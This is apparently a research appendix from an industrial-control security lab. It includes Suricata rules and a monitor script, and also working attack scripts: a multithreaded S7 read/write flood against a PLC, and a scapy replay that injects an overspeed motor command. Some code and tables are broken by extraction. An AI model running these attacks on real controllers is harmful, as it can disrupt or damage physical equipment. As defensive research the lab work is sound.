91
92         for signature, count in sorted(self.alert_counts.items(),
93                                       key=lambda x: x[1], reverse=
94                                           True):
95             print(f"{signature[:60]:<60} : {count:>5}")
96
97         print("=" * 70 + "\n")
98
99     def tail_file(self):
100         """Tail eve.json file for new alerts"""
101         print("Waiting for Suricata alerts...\n")
102
103         # Wait for file to exist
104         while not os.path.exists(self.eve_log_path):
105             time.sleep(1)
106
107         with open(self.eve_log_path, 'r') as f:
108             # Go to end of file
109             f.seek(0, 2)
110
111             while True:
112                 line = f.readline()
113
114                 if not line:
115                     time.sleep(0.1)
116                     continue
117
118                 try:
119                     data = json.loads(line)
120
121                     if data.get('event_type') == 'alert':
122                         alert = self.parse_alert(data)
123                         if alert:
124                             self.display_alert(alert)
125
126                 except json.JSONDecodeError:
127                     continue
128             except Exception as e:
129                 print(f"Error: {e}")

```

```

129
130     def run(self):
131         """Main run loop"""
132         self.print_banner()
133
134         try:
135             self.tail_file()
136         except KeyboardInterrupt:
137             print("\n\nStopping monitor...")
138             self.display_statistics()
139             print("\nMonitor stopped.\n")
140
141 if __name__ == "__main__":
142     monitor = IDSMonitor()
143     monitor.run()

```

Listing D.10: IDS Monitor (monitor.py)

D.4.4 Suricata Rule Set

```

1  # Profinet IDS Rules for OT Security Simulation
2  # Detects attacks on Siemens Profinet devices
3  # FIXED VERSION - Works with Docker networking
4
5  # =====
6  # ATTACK 1: Unauthorized DCP Set-Name Detection
7  # =====
8
9  # Detect ANY unusual traffic pattern that could indicate DCP activity
10 # Since Docker doesn't forward Layer 2, we detect by traffic anomalies
11 alert tcp 192.168.100.20 any -> 192.168.100.10 any (msg:"PROFINET:
    Unauthorized DCP Set-Name Request Detected"; \
12     threshold: type threshold, track by_src, count 1, seconds 2; \
13     sid:1000001; rev:2; classtype:policy-violation; priority:1; \
14     metadata:attack_target Device, affected_product Siemens_PLC;)
15
16 # Detect DCP-like traffic from unauthorized sources
17 alert tcp !192.168.100.20 any -> 192.168.100.10 102 (msg:"PROFINET:
    DCP Set Request from Unauthorized Source"; \
18     sid:1000002; rev:2; classtype:attempted-admin; priority:1;)
19
20 # =====
21 # ATTACK 2: Control Value Overwrite Detection
22 # =====
23
24 # Detect S7 Write commands (this works!)
25 alert tcp any any -> 192.168.100.10 102 (msg:"PROFINET: Suspicious S7
    Write Command - Possible Value Overwrite"; \
26     content:"|32 01|"; offset:7; depth:2; \
27     sid:1000003; rev:1; classtype:attempted-admin; priority:1; \
28     metadata:attack_target PLC_Memory;)
29
30 # Detect large value writes - FIXED to check actual payload

```



```

31 # Looking for values > 20736 (0x5100) in the S7 data section
32 alert tcp any any -> 192.168.100.10 102 (msg:"PROFINET: Control Value
    Exceeds Safety Limit"; \
33     content:"|32 01|"; \
34     content:"|61 a8|"; distance:0; \
35     sid:1000004; rev:2; classtype:policy-violation; priority:1;)
36
37 # Detect writes to critical memory areas (this works!)
38 alert tcp any any -> 192.168.100.10 102 (msg:"PROFINET: Write to
    Critical Memory Address Detected"; \
39     content:"|03 00|"; offset:0; depth:2; \
40     content:"|02 f0 80|"; distance:2; within:3; \
41     sid:1000005; rev:1; classtype:attempted-admin; priority:2;)
42
43 # =====
44 # ATTACK 3: Rapid Setpoint Changes Detection
45 # =====
46
47 # Detect rapid succession of write commands - FIXED timing
48 alert tcp any any -> 192.168.100.10 102 (msg:"PROFINET: Rapid Write
    Command Sequence Detected"; \
49     content:"|32 01|"; \
50     threshold: type threshold, track by_src, count 4, seconds 15; \
51     sid:1000006; rev:2; classtype:attempted-dos; priority:2;)
52
53 # Detect multiple connections to S7 port - FIXED
54 alert tcp any any -> 192.168.100.10 102 (msg:"PROFINET: Multiple S7
    Connections - Possible Attack"; \
55     flags:S; \
56     threshold: type threshold, track by_src, count 4, seconds 10; \
57     sid:1000007; rev:2; classtype:attempted-dos; priority:2;)
58
59 # =====
60 # ATTACK 4: Profinet Frame Flooding Detection
61 # =====
62
63 # Detect excessive connections (proxy for frame flooding in Docker)
64 alert tcp 192.168.100.20 any -> 192.168.100.10 any (msg:"PROFINET:
    Excessive Traffic - DoS Attack Detected"; \
65     flags:S; \
66     threshold: type threshold, track by_src, count 30, seconds 3; \
67     sid:1000008; rev:2; classtype:attempted-dos; priority:1;)
68
69 # Detect high packet rate to PLC
70 alert tcp 192.168.100.20 any -> 192.168.100.10 any (msg:"PROFINET:
    High Packet Rate - Possible Flooding"; \
71     threshold: type threshold, track by_src, count 50, seconds 5; \
72     sid:1000009; rev:2; classtype:attempted-dos; priority:2;)
73
74 # =====
75 # General Profinet Security Rules
76 # =====
77

```

```

78 # Detect any DCP communication outside normal hours (if needed)
79 # alert ip any any -> any any (msg:"PROFINET: DCP Activity During
    Maintenance Window"; \
80 #     content:"|fe fc|"; offset:0; depth:2; \
81 #     sid:1000010; rev:1; classtype:policy-violation; priority:3;)
82
83 # Detect Profinet communication from unexpected sources
84 alert ip !192.168.100.0/24 any -> 192.168.100.10 any (msg:"PROFINET:
    Traffic from External Network"; \
85     sid:1000011; rev:1; classtype:bad-unknown; priority:1;)
86
87 # Detect potential MitM attack (ARP spoofing)
88 # Note: This would require ARP protocol support in Suricata
89 # alert arp any any -> any any (msg:"PROFINET: Potential ARP Spoofing
    Detected"; \
90 #     sid:1000012; rev:1; classtype:attempted-admin; priority:1;)
91
92 # Detect unauthorized Profinet controller
93 alert ip any any -> 192.168.100.10 any (msg:"PROFINET: Multiple
    Controllers Detected - Configuration Error or Attack"; \
94     content:"|fe fc|"; \
95     detection_filter:track by_dst, count 2, seconds 60; \
96     sid:1000013; rev:1; classtype:policy-violation; priority:2;)
97
98 # =====
99 # Anomaly Detection Rules
100 # =====
101
102 # Detect unusual packet sizes
103 alert ip any any -> 192.168.100.10 any (msg:"PROFINET: Unusually Large
    Packet Size"; \
104     dsize:>1400; \
105     sid:1000014; rev:1; classtype:bad-unknown; priority:3;)
106
107 # Detect fragmented Profinet packets (unusual)
108 alert ip any any -> any any (msg:"PROFINET: Fragmented Profinet Packet
    Detected"; \
109     content:"|88 92|"; offset:12; depth:2; \
110     fragbits:M; \
111     sid:1000015; rev:1; classtype:bad-unknown; priority:2;)
112
113 # =====
114 # END OF RULES
115 # =====

```

Listing D.11: PROFINET IDS Rules (profinet.rules)

E Real Lab Experiment Using S7-1500 PLC

This appendix documents the laboratory experiment implementation and supporting detection artifacts for the real S7-1500 PLC setup.

E.1 PLC 1 Code

The listing below presents the PLC 1 control program developed in TIA Portal V17 for the real laboratory setup. It captures the core logic used for process handling, device coordination, and operational signal flow in the S7-1500-based experiment.

PLC_1 [CPU 1516F-3 PN/DP] / Program blocks

Main [OB1]

Main Properties

General	
1	General
2	General
3	General
4	General
5	General
6	General
7	General
8	General
9	General
10	General
11	General
12	General
13	General
14	General
15	General
16	General
17	General
18	General
19	General
20	General
21	General
22	General
23	General
24	General
25	General
26	General
27	General
28	General
29	General
30	General
31	General
32	General
33	General
34	General
35	General
36	General
37	General
38	General
39	General
40	General
41	General
42	General
43	General
44	General
45	General
46	General
47	General
48	General
49	General
50	General
51	General
52	General
53	General
54	General
55	General
56	General
57	General
58	General
59	General
60	General
61	General
62	General
63	General
64	General
65	General
66	General
67	General
68	General
69	General
70	General
71	General
72	General
73	General
74	General
75	General
76	General
77	General
78	General
79	General
80	General
81	General
82	General
83	General
84	General
85	General
86	General
87	General
88	General
89	General
90	General
91	General
92	General
93	General
94	General
95	General
96	General
97	General
98	General
99	General
100	General


Name	Main	Number	1	Type	OB
Language	FBD	Numbering	Automatic		

Information


Title	"Main Program Sweep (Cycle)"	Author		Comment	
Family		Version	0.1	User-defined ID	

Name	Data type	Default value	Comment
▼ Input			
Initial_Call	Bool		Initial call of this OB
Remanence	Bool		=True, if remanent data are available
Temp			
Constant			

Network 1:



Network 2:



Network 3:



Totally Integrated Automation Portal

PLC_1 [CPU 1516F-3 PN/DP] / Program blocks

Data_From_PLC2 [DB2]

Data_From_PLC2 Properties

General

Name	Data_From_PLC2	Number	2	Type	DB
Language	DB	Numbering	Automatic		

Information

Title		Author		Comment	
Family		Version	0.1	User-defined ID	

Name	Data type	Offset	Start value	Retain	Access- sible from HMI/O PC UA/W eb API	Wri- ta- ble from HMI I/O PC UA/ Web API	Visi- ble in HMI engi- neer- ing	Set- point	Super- vision	Comment
▼ Static										
Motor_ON	Bool	0.0	false	False	True	True	True	False		
Motor_Speed	Int	2.0	0	False	True	True	True	False		

Totally Integrated Automation Portal

PLC_1 [CPU 1516F-3 PN/DP] / Program blocks

Operation [FB2]

Operation Properties

General

Name	Operation	Number	2	Type	FB
Language	SCL	Numbering	Automatic		

Information

Title		Author		Comment	
Family		Version	0.1	User-defined ID	

Name	Data type	Default value	Retain	Access- ible from HMI/OP C UA/We b API	Wri- ta- ble from HM I/O PC UA/ We b API	Visible in HMI engi- neer- ing	Set- point	Super- vision	Comment
Input									
Output									
InOut									
Static									
Temp									
Constant									

0001 (*

NORMAL MOTOR OPERATION - (TO SIMULATE REAL MOTOR)

*)

0004

0005 IF "Data_From_PLC2".Motor_ON = TRUE AND "Data_From_PLC2".Motor_Speed < "Nor-
mal Operation"."Max Speed Limit" AND "Data_From_PLC2".Motor_Speed >= "Normal
Operation"."Min Speed Limit" THEN

0006 IF "Normal Operation"."Motor Direction" = FALSE THEN

0007 "Normal Operation"."Motor Speed" := "Normal Operation"."Motor
Speed" + 10;

0008 ELSE

0009 "Normal Operation"."Motor Speed" := "Normal Operation"."Motor Speed" - 10;

0010 END_IF;

0011

0012 END_IF;

0013

0014 IF "Normal Operation"."Motor Speed" >= "Data_From_PLC2".Motor_Speed THEN

0015 "Normal Operation"."Motor Direction" := TRUE;

0016 END_IF;

0017

0018 IF "Normal Operation"."Motor Speed" <= ("Data_From_PLC2".Mo-
tor_Speed -100) THEN

0019 "Normal Operation"."Motor Direction" := FALSE;

0020

0021 END_IF;

0022

0023 (*

Totally Integrated Automation Portal																																			
0024	ALARM TRIGGER FOR EXCEEDING SAFTY LIMIT IN PLC																																		
0025	*)																																		
0026																																			
0027	IF "Data_From_PLC2".Motor_Speed >= "Normal Operation"."Max Speed Limit" THEN																																		
0028	"Normal Operation"."ALARM TRIGGER FOR SPEED LIMIT EXCEED" := TRUE;																																		
0029	"Normal Operation"."Motor Speed" := 0;																																		
0030																																			
0031	END_IF;																																		
0032																																			
0033	IF "Data_From_PLC2".Motor_Speed < "Normal Operation"."Max Speed Limit" THEN																																		
0034	"Normal Operation"."ALARM TRIGGER FOR SPEED LIMIT EXCEED" := FALSE;																																		
0035	END_IF;																																		
0036																																			
0037																																			
<table><tr><th>Symbol</th><th>Address</th><th>Type</th><th>Comment</th></tr><tr><td>"Data_From_PLC2".Motor_ON</td><td>%DB2.DBX0.0</td><td>Bool</td><td></td></tr><tr><td>"Data_From_PLC2".Motor_Speed</td><td>%DB2.DBW2</td><td>Int</td><td></td></tr><tr><td>"Normal Operation"."ALARM TRIGGER FOR SPEED LIMIT EXCEED"</td><td></td><td>Bool</td><td></td></tr><tr><td>"Normal Operation"."Max Speed Limit"</td><td></td><td>Int</td><td></td></tr><tr><td>"Normal Operation"."Min Speed Limit"</td><td></td><td>Int</td><td></td></tr><tr><td>"Normal Operation"."Motor Direction"</td><td></td><td>Bool</td><td></td></tr><tr><td>"Normal Operation"."Motor Speed"</td><td></td><td>Int</td><td></td></tr></table>				Symbol	Address	Type	Comment	"Data_From_PLC2".Motor_ON	%DB2.DBX0.0	Bool		"Data_From_PLC2".Motor_Speed	%DB2.DBW2	Int		"Normal Operation"."ALARM TRIGGER FOR SPEED LIMIT EXCEED"		Bool		"Normal Operation"."Max Speed Limit"		Int		"Normal Operation"."Min Speed Limit"		Int		"Normal Operation"."Motor Direction"		Bool		"Normal Operation"."Motor Speed"		Int	
Symbol	Address	Type	Comment																																
"Data_From_PLC2".Motor_ON	%DB2.DBX0.0	Bool																																	
"Data_From_PLC2".Motor_Speed	%DB2.DBW2	Int																																	
"Normal Operation"."ALARM TRIGGER FOR SPEED LIMIT EXCEED"		Bool																																	
"Normal Operation"."Max Speed Limit"		Int																																	
"Normal Operation"."Min Speed Limit"		Int																																	
"Normal Operation"."Motor Direction"		Bool																																	
"Normal Operation"."Motor Speed"		Int																																	

Totally Integrated Automation Portal		
--------------------------------------	--	--

PLC_1 [CPU 1516F-3 PN/DP] / Program blocks

Normal Operation [DB4]

Normal Operation Properties

General

Name	Normal Operation	Number	4	Type	DB
Language	DB	Numbering	Automatic		

Information

Title		Author		Comment	
Family		Version	0.1	User-defined ID	

Name	Data type	Start value	Retain	Access- ible from HMI/O PC UA/We b API	Wri- ta- ble fro m HM I/O PC UA/ We b API	Visible in HMI engi- neer- ing	Set- point	Super- vision	Comment
▼ Static									
Motor Speed	Int	0	False	True	True	True	False		
Motor Direction	Bool	false	False	True	True	True	False		
Max Speed Limit	Int	1500	False	True	True	True	False		
Min Speed Limit	Int	500	False	True	True	True	False		
ALARM TRIGGER FOR SPEED LIMIT EXCEED	Bool	false	False	True	True	True	False		

--	--	--


PLC_1 [CPU 1516F-3 PN/DP] / Program blocks

GET Communication [FB1]

GET Communication Properties					
General					
Name	GET Communication	Number	1	Type	FB
Language	LAD	Numbering	Automatic		
Information					
Title		Author		Comment	
Family		Version	0.1	User-defined ID	

Name	Data type	Default value	Retain	Access- ible from HMI/OP C UA/We b API	Wri- ta- ble from HMI I/O PC UA/ We b API	Visible in HMI engi- neer- ing	Set- point	Super- vision	Comment
Input									
Output									
InOut									
Static									
Temp									
Constant									

Network 1:



E.2 PLC 2 Code

The listing below shows the PLC 2 program implemented in TIA Portal V17 for the same laboratory environment. This code contains the companion logic for inter-PLC interaction, synchronized control behavior, and experiment-side execution support.

Totally Integrated Automation Portal		
--------------------------------------	--	--

PLC_2 [CPU 1516F-3 PN/DP] / Program blocks

Main [OB1]

Main Properties

General

Name	Main	Number	1	Type	OB
Language	FBD	Numbering	Automatic		

Information

Title	"Main Program Sweep (Cycle)"	Author		Comment	
Family		Version	0.1	User-defined ID	

Name	Data type	Default value	Comment
▼ Input			
Initial_Call	Bool		Initial call of this OB
Remanence	Bool		=True, if remanent data are available
Temp			
Constant			

Network 1:

%I0.0
"10S00"

%I0.1
"10S02"

&

%Q0.0
"10H0_1"

=

Network 2:

%DB3
"PUT_Data_Block"

%FB1
"PUT_Communication"

... — EN

ENO —

Network 3:

%DB5
"Attacks_DB"

%FB2
"Attacks"

... — EN

ENO —

--	--	--


PLC_2 [CPU 1516F-3 PN/DP] / Program blocks

PUT_Communication [FB1]

PUT_Communication Properties					
General					
Name	PUT_Communication	Number	1	Type	FB
Language	LAD	Numbering	Automatic		
Information					
Title		Author		Comment	
Family		Version	0.1	User-defined ID	

Name	Data type	Default value	Retain	Access- ible from HMI/OP C UA/We b API	Wri- ta- ble from HMI I/O PC UA/ We b API	Visible in HMI engi- neer- ing	Set- point	Super- vision	Comment
Input									
Output									
InOut									
Static									
Temp									
Constant									

Network 1:



Totally Integrated Automation Portal

PLC_2 [CPU 1516F-3 PN/DP] / Program blocks

Data_to_PLC1 [DB2]

Data_to_PLC1 Properties

General

Name	Data_to_PLC1	Number	2	Type	DB
Language	DB	Numbering	Automatic		

Information

Title		Author		Comment	
Family		Version	0.1	User-defined ID	

Name	Data type	Offset	Start value	Retain	Access- sible from HMI/O PC UA/W eb API	Wri- ta- ble from HMI I/O PC UA/ Web API	Visi- ble in HMI engi- neer- ing	Set- point	Super- vision	Comment
▼ Static										
Motor_ON	Bool	0.0	true	False	True	True	True	False		
Motor_Speed	Int	2.0	500	False	True	True	True	False		

Totally Integrated Automation Portal

PLC_2 [CPU 1516F-3 PN/DP] / Program blocks

attack_input [DB4]

attack_input Properties

General

Name	attack_input	Number	4	Type	DB
Language	DB	Numbering	Automatic		

Information

Title		Author		Comment	
Family		Version	0.1	User-defined ID	

Name	Data type	Start value	Retain	Access- ible from HMI/O PC UA/Web API	Wri- ta- ble fro m HM I/O PC UA/ We b API	Visible in HMI engi- neer- ing	Set- point	Super- vision	Comment
▼ Static									
Control_value_ex- ceed	Bool	false	False	True	True	True	False		
Control_value	Int	2000	False	True	True	True	False		
Rapid_val- ue_change	Bool	false	False	True	True	True	False		
DOS attack	Bool	false	False	True	True	True	False		


PLC_2 [CPU 1516F-3 PN/DP] / Program blocks

Attacks [FB2]

Attacks Properties					
General					
Name	Attacks	Number	2	Type	FB
Language	LAD	Numbering	Automatic		
Information					
Title		Author		Comment	
Family		Version	0.1	User-defined ID	

Name	Data type	Default value	Retain	Access- ible from HMI/OP C UA/We b API	Wri- ta- ble from HMI I/O PC UA/ We b API	Visible in HMI engi- neer- ing	Set- point	Super- vision	Comment
Input									
Output									
InOut									
Static									
Temp									
Constant									

Network 1: Attack 1: Control Value Exceed



Network 2: ATTACK 2: Rapid Setpoint Changes

```
0001 IF "attack_input".Rapid_value_change THEN
0002     "Data_to_PLC1".Motor_Speed := "Data_to_PLC1".Motor_Speed + 100;
0003 END_IF;
0004
```

Totally Integrated Automation Portal		
<pre>0005 IF "Data_to_PLC1".Motor_Speed > 1400 AND "attack_input".Rapid_val- ue_change THEN 0006 "Data_to_PLC1".Motor_Speed := 800; 0007 END_IF; 0008</pre>		

E.3 DSO Attack and Latency Monitoring Scripts

E.3.1 DSO Attack Script

```
1 import snap7
2 from snap7.util import *
3 import threading
4 import time
5 import sys
6
7 # --- CONFIGURATION ---
8 PLC_IP = "192.168.0.1"
9 RACK = 0
10 SLOT = 1
11 NUM_THREADS = 30
12 OPERATIONS_PER_CONN = 50 # Number of Read/Write cycles before
    reconnecting
13 DB_NUMBER = 2
14 READ_SIZE = 4 # Offset 0 to 3 (Motor_ON and Motor_Speed)
15
16 def aggressive_worker(thread_id):
17     """Each thread rapidly connects, reads, and writes to DB2"""
18     while True:
19         try:
20             plc = snap7.client.Client()
21             plc.connect(PLC_IP, RACK, SLOT)
22
23             if plc.get_connected():
24                 for i in range(OPERATIONS_PER_CONN):
25                     # 1. READ the current state
26                     data = plc.db_read(DB_NUMBER, 0, READ_SIZE)
27
28                     # 2. MODIFY (Toggle speed between two values to
29                         force memory updates)
30                     current_speed = get_int(data, 2)
31                     new_speed = 1200 if current_speed < 1000 else 500
32
33                     write_buffer = bytearray(2)
34                     set_int(write_buffer, 0, new_speed)
35
36                     # 3. WRITE the new value back to Offset 2 (
37                         Motor_Speed)
38                     plc.db_write(DB_NUMBER, 2, write_buffer)
39
40             plc.disconnect()
41
42             if thread_id % 5 == 0:
43                 print(f"[Thread {thread_id}] Burst Complete:
44                     50 Read/Write cycles finished.")
45
46         except Exception as e:
47             # Errors usually mean the PLC connection pool is full
48             time.sleep(0.1)
```

```

46
47 # --- STARTUP ---
48 print("="*60)
49 print("      EXTREME LOAD TEST: AGGRESSIVE READ & WRITE FLOOD")
50 print(f"Target: {PLC_IP} | DB: {DB_NUMBER} | Threads: {NUM_THREADS}")
51 print("="*60)
52
53 confirm = input("This will force the PLC to verify and write data
54 repeatedly. Proceed? (YES): ")
55 if confirm != "YES":
56     sys.exit("Aborted.")
57
58 # Launch threads
59 for i in range(NUM_THREADS):
60     t = threading.Thread(target=aggressive_worker, args=(i,), daemon=
61         True)
62     t.start()
63     time.sleep(0.05)
64
65 print(f"\n      Attack running. Monitor 'Communication Load' and '
66 Cycle Time' in TIA Portal.")
67 print("Press Ctrl+C to stop.")
68
69 try:
70     while True:
71         time.sleep(1)
72 except KeyboardInterrupt:
73     print("\n      Stopped. Cleaning up...")

```

Listing E.1: DSO Attack Script (dos_attack.py)

E.3.2 Monitor Latency Script

```

1 import snap7
2 import time
3 import threading
4
5 PLC_IP = "192.168.0.1"
6 DB_NUMBER = 2
7
8 def monitor_latency(thread_id):
9     plc = snap7.client.Client()
10    plc.connect(PLC_IP, 0, 1)
11
12    while True:
13        try:
14            start_time = time.perf_counter()
15            # Perform a Read/Write cycle
16            plc.db_read(DB_NUMBER, 0, 4)
17            end_time = time.perf_counter()
18
19            latency_ms = (end_time - start_time) * 1000
20

```

```

21         if thread_id == 0: # Only print from one thread to keep
            terminal clean
22             print(f"          PLC Response Latency: {latency_ms:.2f}
                ms")
23
24             time.sleep(0.01) # Small gap
25         except:
26             if thread_id == 0:
27                 print("          PLC is dropping packets (Timeout)")
28                 time.sleep(0.1)
29
30 # Launch 30 threads
31 for i in range(30):
32     threading.Thread(target=monitor_latency, args=(i,), daemon=True).
        start()
33
34 while True:
35     time.sleep(1)

```

Listing E.2: Monitor Latency Script (monitor_latency.py)

E.4 Replay Attack

```

1  from scapy.all import *
2  import time
3
4  plc_ip = "192.168.0.1" # Destination from your screenshot
5  # Captured hex stream from Wireshark (S7comm Write Var)
6  # We change the last two bytes '05 dc' to '0b b8' (3000 RPM)
7  attack_hex = "0300002702
            f0803201000005000000e00000501120a100200010001840000000004002001000b
            b8"
8
9  def inject_overspeed():
10     pkt = IP(dst=plc_ip)/TCP(dport=102, sport=RandShort(), flags="PA")
        /Raw(load=bytes.fromhex(attack_hex.replace(" ", "")))
11
12     send(pkt)
13
14
15     time.sleep(7)
16     print(f"ATTACK: Un authorized S7 Command (using replay) sent to {
        plc_ip}")
17
18 inject_overspeed()

```

Listing E.3: Replay Attack Script (Replay_attack.py)

E.5 Suricata Files

E.5.1 Suricata YAML File

```
1 %YAML 1.1
2 ---
3
4 # Suricata Configuration for OT/ICS S7comm Monitoring
5 # Monitoring Siemens PLC communication over TCP/IP
6 # Network: PLC1 (192.168.0.20) -> PLC2 (192.168.0.1), Laptop
   (192.168.0.30)
7
8 vars:
9   address-groups:
10     # FIXED: Corrected subnet to match actual lab network
11     HOME_NET: "[192.168.0.0/24]"
12     EXTERNAL_NET: "!$HOME_NET"
13
14     HTTP_SERVERS: "$HOME_NET"
15     SMTP_SERVERS: "$HOME_NET"
16     SQL_SERVERS: "$HOME_NET"
17     DNS_SERVERS: "$HOME_NET"
18     TELNET_SERVERS: "$HOME_NET"
19     AIM_SERVERS: "$EXTERNAL_NET"
20     DC_SERVERS: "$HOME_NET"
21     DNP3_SERVER: "$HOME_NET"
22     DNP3_CLIENT: "$HOME_NET"
23     MODBUS_CLIENT: "$HOME_NET"
24     MODBUS_SERVER: "$HOME_NET"
25     ENIP_CLIENT: "$HOME_NET"
26     ENIP_SERVER: "$HOME_NET"
27
28     # OT-specific device groups
29     PLC_SENDER: "192.168.0.20"      # PLC 1 - sends data
30     PLC_RECEIVER: "192.168.0.1"    # PLC 2 - receives data
31     IDS_SENSOR: "192.168.0.30"     # Your laptop running Suricata
32
33   port-groups:
34     HTTP_PORTS: "80"
35     SHELLCODE_PORTS: "!80"
36     ORACLE_PORTS: 1521
37     SSH_PORTS: 22
38     DNP3_PORTS: 20000
39     MODBUS_PORTS: 502
40     FILE_DATA_PORTS: "[$HTTP_PORTS,110,143]"
41     FTP_PORTS: 21
42     GENEVE_PORTS: 6081
